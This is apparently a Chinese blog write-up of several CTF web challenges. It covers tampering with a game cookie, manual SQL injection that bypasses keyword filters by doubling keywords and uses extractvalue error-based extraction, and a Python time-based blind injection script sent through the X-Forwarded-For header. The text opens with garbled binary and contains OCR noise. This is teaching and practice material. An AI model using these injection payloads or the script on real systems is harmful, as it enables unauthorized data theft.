f_=69?;\u0015%\u0014he\u001f/fgbv!\u0013\u0019\u001a\u000f@'\u0007(R/\u0011(WRV\u0002\u0019\u0003\u001b\u000e\u0005\G\u0017D?\u0005<AA!160e\u0007dp|fc@IeB-D.\u0011h@yj#8iÚ#\u009d\t\u009c\u0099\u008cÓBDÚ\u008e
\u0093\u0012n@h\u008f\u0080A\u00808\u0082@\u0090Eh\t\u0099ay"\u00820\u00861ü51"
>>> result
<- "Q<,<,j{ccp.698N\w008d\kRPV0no}jislm#s\u001e\u001c\u001f\u0014gYbg\u0014\u0004cXAC^_\u0004uE\u0008\u0001\u0000buMz\u0007~\u0016RQVY5h\u00011\u0000\u0006)y?vv
f_=69?;\u0015%\u0014he\u001f/fgbv!\u0013\u0019\u001a\u000f@'\u0007(R/\u0011(WRV\u0002\u0019\u0003\u001b\u000e\u0005\G\u0017D?\u0005<AA!160e\u0007dp|fc@IeB-D.\u0011h@yj#8iÚ#\u009d\t\u009c\u0099\u008cÓBDÚ\u008e
\u0093\u0012n@h\u008f\u0080A\u00808\u0082@\u0090Eh\t\u0099ay"\u00820\u00861ü51"

```

之后就需要按照 base64.js 里的 encode() 内容来加密，但是不能调用 _utf8_encode() 这个私有方法：

```

var output = "";
var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
var i = 0;
input = result;
while (i < input.length) {
    chr1 = input.charCodeAt(i++);
    chr2 = input.charCodeAt(i++);
    chr3 = input.charCodeAt(i++);
    enc1 = chr1 >> 2;
    enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
    enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
    enc4 = chr3 & 63;
    if (isNaN(chr2)) {
        enc3 = enc4 = 64;
    } else if (isNaN(chr3)) {
        enc4 = 64;
    }
    output = output + _keyStr.charAt(enc1) + _keyStr.charAt(enc2) + _keyStr.charAt(enc3) + _keyStr.charAt(enc4);
}

```

同样在控制台执行一下：

```

控制台
>>> var output = "";
var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
var i = 0;
input = result;
while (i < input.length) {
    chr1 = input.charCodeAt(i++);
    chr2 = input.charCodeAt(i++);
    chr3 = input.charCodeAt(i++);
    enc1 = chr1 >> 2;
    enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
    enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
    enc4 = chr3 & 63;
    if (isNaN(chr2)) {
        enc3 = enc4 = 64;
    } else if (isNaN(chr3)) {
        enc4 = 64;
    }
    output = output + _keyStr.charAt(enc1) + _keyStr.charAt(enc2) + _keyStr.charAt(enc3) + _keyStr.charAt(enc4);
}
<- Utw7PCxqe3Fjcc420ThOjlt5UFYbm99am1zB0wI3MeHBUZ11iZxQ%EFDX18EUUOCaElld016B34W1FwWTv0ATEAbn15P3Z2CmYgPTY5Pj90FSUUaGuFl2ZnYnYhCRMTRQpCcHKF1vEshXU1YCGQmbDQ4FXEcREo/BTzBxBku6frB+Hps3nsLrP6dCs0LgR8fj1/+6y3+
/rap3XnXnkJNf0Inkjpd07u/x8/H3j4vB114AKNTK8dea/mc+4bu/Or15Q="

>>> decode_create(output)
验证一下脚本执行结果
<- "0:5:\\"human\\":10:{s:8:\\\"xueliang\\\";i:870;s:5:\\\"neili\\\";i:819;s:5:\\\"lidao\\\";i:89;s:6:\\\"dingli\\\";i:63;s:7:\\\"waigong\\\";i:0;s:7:\\\"jingyan\\\";i:0;s:6:\\\"yelian\\\";i:0;s:5:\\\"money\\\";i:999999;s:4:\\\"flag\\\";s:1:\\\"\\0\\\"};"

```

接下来只需要执行 encodeURIComponent() 方法，然后再传入Cookie 中即可：

```

function ertqwe() {
    var temp_name = "user";
    var temp = getCookie(temp_name);
    temp = decodeURIComponent(temp);
    var mingwen = decode_create(temp);
    var ca = mingwen.split(';');
    var key = "";
    for (i = 0; i < ca.length; i++) {
        if (-1 < ca[i].indexOf("flag")) {
            key = ca[i + 1].split(":")[2]
        }
    }
    key = key.replace(' ', '').replace('https://blog.csdn.net/weixin_39190897', '');
}

```

故在浏览器控制台继续执行：

```

>>> haha=encodeURIComponent(output)
<- "UTw7PCxqe3FjcC42OT0j0wtSUfYubm99am1zbGwI3MeHB8U211zXQWEFDX18EdUUOCALd016B34WUlFwNTVoATEABn15P3Z2CmYgPTYSPj9eFSUuaGUfL2ZnYnYhCRMTGRQPQcCHKFIvEshXU1YCGQmbDQFXEcXREo%2FBTzBxKbu6fb%2Bps3nsLrP6dc50lgR8fj%2F%2B6y3
%2B%2FapJ3XnInkjhPF0MnRjpD7u%2Fx%2FH3]4vB1l4L4KNTK0dea%2F7mCk2B4b%2For1SQ%3D%3D"
>>> document.cookie="user="+haha
⚠ 由于 Cookie "user"的"sameSite"属性设置为"none"，但缺少"secure"属性，此 Cookie 未来将被拒绝。若要了解"sameSite"的更多信息，请参阅: https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite
debugger eval code:1
<- "user=UTw7PCxqe3FjcC42OT0j0wtSUfYubm99am1zbGwI3MeHB8U211zXQWEFDX18EdUUOCALd016B34WUlFwNTVoATEABn15P3Z2CmYgPTYSPj9eFSUuaGUfL2ZnYnYhCRMTGRQPQcCHKFIvEshXU1YCGQmbDQ4FXEcXREo%2FBTzBxKbu6fb%2Bps3nsLrP6dc50lgR8fj%2F%2B6y3
%2B%2FapJ3XnInkjhPF0MnRjpD7u%2Fx%2FH3]4vB1l4L4KNTK0dea%2F7mCk2B4b%2For1SQ%3D%3D"
>>>

```

4、成功修改完 Cookie 后，刷新页面查看“属性”，金钱已经变为999999：



5、接下来就是花钱到商店里买完所有的技能学会如来神掌，再到讨伐页面讨伐老魔就能得到flag:

属性 练功 商店

你使用如来神掌打败了蒙老鹰，但不知道是真身还是假身，提交试一下吧!flag{a13d82fe0daf4730eac8f8e0d4c17e72}

确定

退出

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No.6 sql 注入手工绕过

1、查看解题链接：

多次
150


<http://123.206.87.240:9004>

本题有2个flag均为小写flag格式 flag{}



Flag

Submit


https://blog.csdn.net/weixin_39190897




2、在 id=1 后面增加单引号则报错，增加 ' --+ 则正常回显，判断存在SQL注入：



3、尝试 `?id=1' or 1=1--+` 也报错，可能存在过滤；尝试双写绕过 `?id=1' oorr 1=1--+` 返回正常：



4、那如何检测哪些字符串被过滤了呢？新技能GET! 异或注入了解一下，两个条件相同（同真或同假）即为假：



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同理测试（将url中的union替换）出被过滤的字符串有：and, or, union, select，都用双写关键词来绕过。

5、爆数据表 (注意：information里面也有or):

```
?id=1' ununionion seselectlect 1,group_concat(table_name) from infoorrmation_schema.tables where table_schema=database()--+
```



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6、爆字段：

```
?id=1%27%20ununionion%20seselectlect%201,%20group_concat(column_name)%20from%20infoorrmation_schema.columns%20where%20table_name=%27flag1%27--+
```



7、爆数据：



8、提交flag显示错误，换个字段。爆address，得出下一关地址：



9、打开之后，当双写绕过和大小写绕过都没用时，这时我们需要用到报错注入，爆字段数：

123.206.87.240:9004/Once_More.php?id=1' order by 2--+

LoL, YOU Find ME!

BUT,

I wanT TELL You,

I Have Best Waf Protect Me Now!

Find Me!

My Id =1' order by 2--
Hello,I Am Here!

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123.206.87.240:9004/Once_More.php?id=1' order by 3--+

LoL, YOU Find ME!

BUT,

I wanT TELL You,

I Have Best Waf Protect Me Now!

Find Me!

My Id =1' order by 3--
Nobody!
Unknown column '3' in 'order clause'

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10、爆库:

```
?id=1' and (extractvalue(1,concat(0x7e,database(),0x7e)))--+
```

LoL, YOU Find ME!

BUT,

I wanT TELL You,

I Have Best Waf Protect Me Now!


Find Me!

My Id =1' and (extractvalue(1,concat(0x7e,database(),0x7e)))--
Nobody!
XPATH syntax error: ~web1002-2~'

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
11、爆表:

```
?id=1' and(extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema="web1002-2"),0x7e)))--+
```




12、爆列:

```
?id=1' and(extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='web1002-2' and table_name='flag2'),0x7e))--+
```



13、爆flag

```
?id=1' and(extractvalue(1,concat(0x7e,(select group_concat(flag2) from flag2),0x7e))--+
```



No.7 Python 时间盲注

1、查看解题链接:

INSERT INTO注入

150

地址: <http://123.206.87.240:8002/web15/>

flag格式: flag{xxxxxxxxxxxx}

不如写个Python吧


```
error_reporting(0);

function getIp(){
$ip = "";
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(", $ip);
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to
connect");
https://blog.csdn.net/weixin\_39190897
```



给出了源码如下:

```

<?php
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR']; //XFF优先
}else{
$ip = $_SERVER['REMOTE_ADDR']; //否则REMOTE_ADDR
}
$ip_arr = explode(',', $ip); //过滤', '
return $ip_arr[0];
}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')"; //insert into注入点
mysql_query($sql);
?>

```

很明显，这是一道过滤了逗号的 XFF 注入题目。由于返回结果无有效回显，可以进行时间盲注。在过滤了逗号的情况下，我们就不能使用if语句了，在mysql中与if有相同功效的就是：

```
select case when (条件) then 代码1 else 代码 2 end;
```

而且由于逗号被过滤，我们就不能使用substr、substring了，但我们可以使用： from 1 for 1，所以最终我们的payload如下：

```
127.0.0.1'+(select case when substr((select flag from flag) from 1 for 1)='a' then sleep(5) else 0 end))-- +
```

python脚本：

```
# encoding: utf-8
# -*- coding:utf-8 -*-
import requests
import sys
# 基于时间的盲注，过滤了逗号 ,
sql = "127.0.0.1'+(select case when substr((select flag from flag) from {0} for 1)='{1}' then sleep(5) else 0 end)-- +"
url = 'http://123.206.87.240:8002/web15/'
flag = ''
for i in range(1, 40):
    print('正在猜测: ', str(i))
    for ch in range(32, 129):
        if ch == 128:
            sys.exit(0)
        sqli = sql.format(i, chr(ch))
        # print(sqli)
        header = {
            'X-Forwarded-For': sqli
        }
        try:
            html = requests.get(url, headers=header, timeout=3)
        except:
            flag += chr(ch)
            print(flag)
            break
```

2、执行脚本获得 Flag:

```
CDBF14C9551D5BE5612
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '20')
CDBF14C9551D5BE5612F
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '21')
CDBF14C9551D5BE5612F7
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '22')
CDBF14C9551D5BE5612F7B
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '23')
CDBF14C9551D5BE5612F7BB
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '24')
CDBF14C9551D5BE5612F7BB5
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '25')
CDBF14C9551D5BE5612F7BB5D
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '26')
CDBF14C9551D5BE5612F7BB5D2
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '27')
CDBF14C9551D5BE5612F7BB5D28
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '28')
CDBF14C9551D5BE5612F7BB5D286
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '29')
CDBF14C9551D5BE5612F7BB5D2867
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '30')
CDBF14C9551D5BE5612F7BB5D28678
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '31')
CDBF14C9551D5BE5612F7BB5D286785
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '32')
CDBF14C9551D5BE5612F7BB5D2867853
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '33')
CDBF14C9551D5BE5612F7BB5D2867853
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '34')
CDBF14C9551D5BE5612F7BB5D2867853
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '35')
CDBF14C9551D5BE5612F7BB5D2867853
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '36')
CDBF14C9551D5BE5612F7BB5D2867853
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '37')
CDBF14C9551D5BE5612F7BB5D2867853
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '38')
CDBF14C9551D5BE5612F7BB5D2867853
('xe6\xad\xa3\xe5\x9c\xa8\xe7\x8c\x9c\xe6\xb5\x8b\xef\xbc\x9a', '39')
CDBF14C9551D5BE5612F7BB5D2867853
```

C:\Users\True\Desktop\ClearSky

λ |

https://blog.csdn.net/weixin_40404897

Search

No.8 Python 布尔盲注

1、先来看看题目链接：

sql注入2

200

<http://123.206.87.240:8007/web2/>

全都tm过滤了绝望吗?

提示!,!','=',\$,^,%

The screenshot shows a web browser interface. At the top, there is a header bar with a 'Flag' button on the left and a 'Submit' button on the right. Below the header, the URL https://blog.csdn.net/weixin_39190897 is visible. The main content area features a blue background with a dark blue header bar containing the word '登录'. Below this, there are two input fields: one for '用户名' (username) with a user icon, and one for '密码' (password) with a lock icon. A teal-colored '登录' (login) button is located at the bottom right of the input area. The overall layout is clean and modern.

2、输入不存在的用户名报错“username error”，输入正确用户名 admin 但密码错误则报错“password error”，在用户名输入万能密码“`admin';--+`”则报错“illegal character”，SQLmap自动注入无果：

```
[20:44:14] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'  
[20:44:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'  
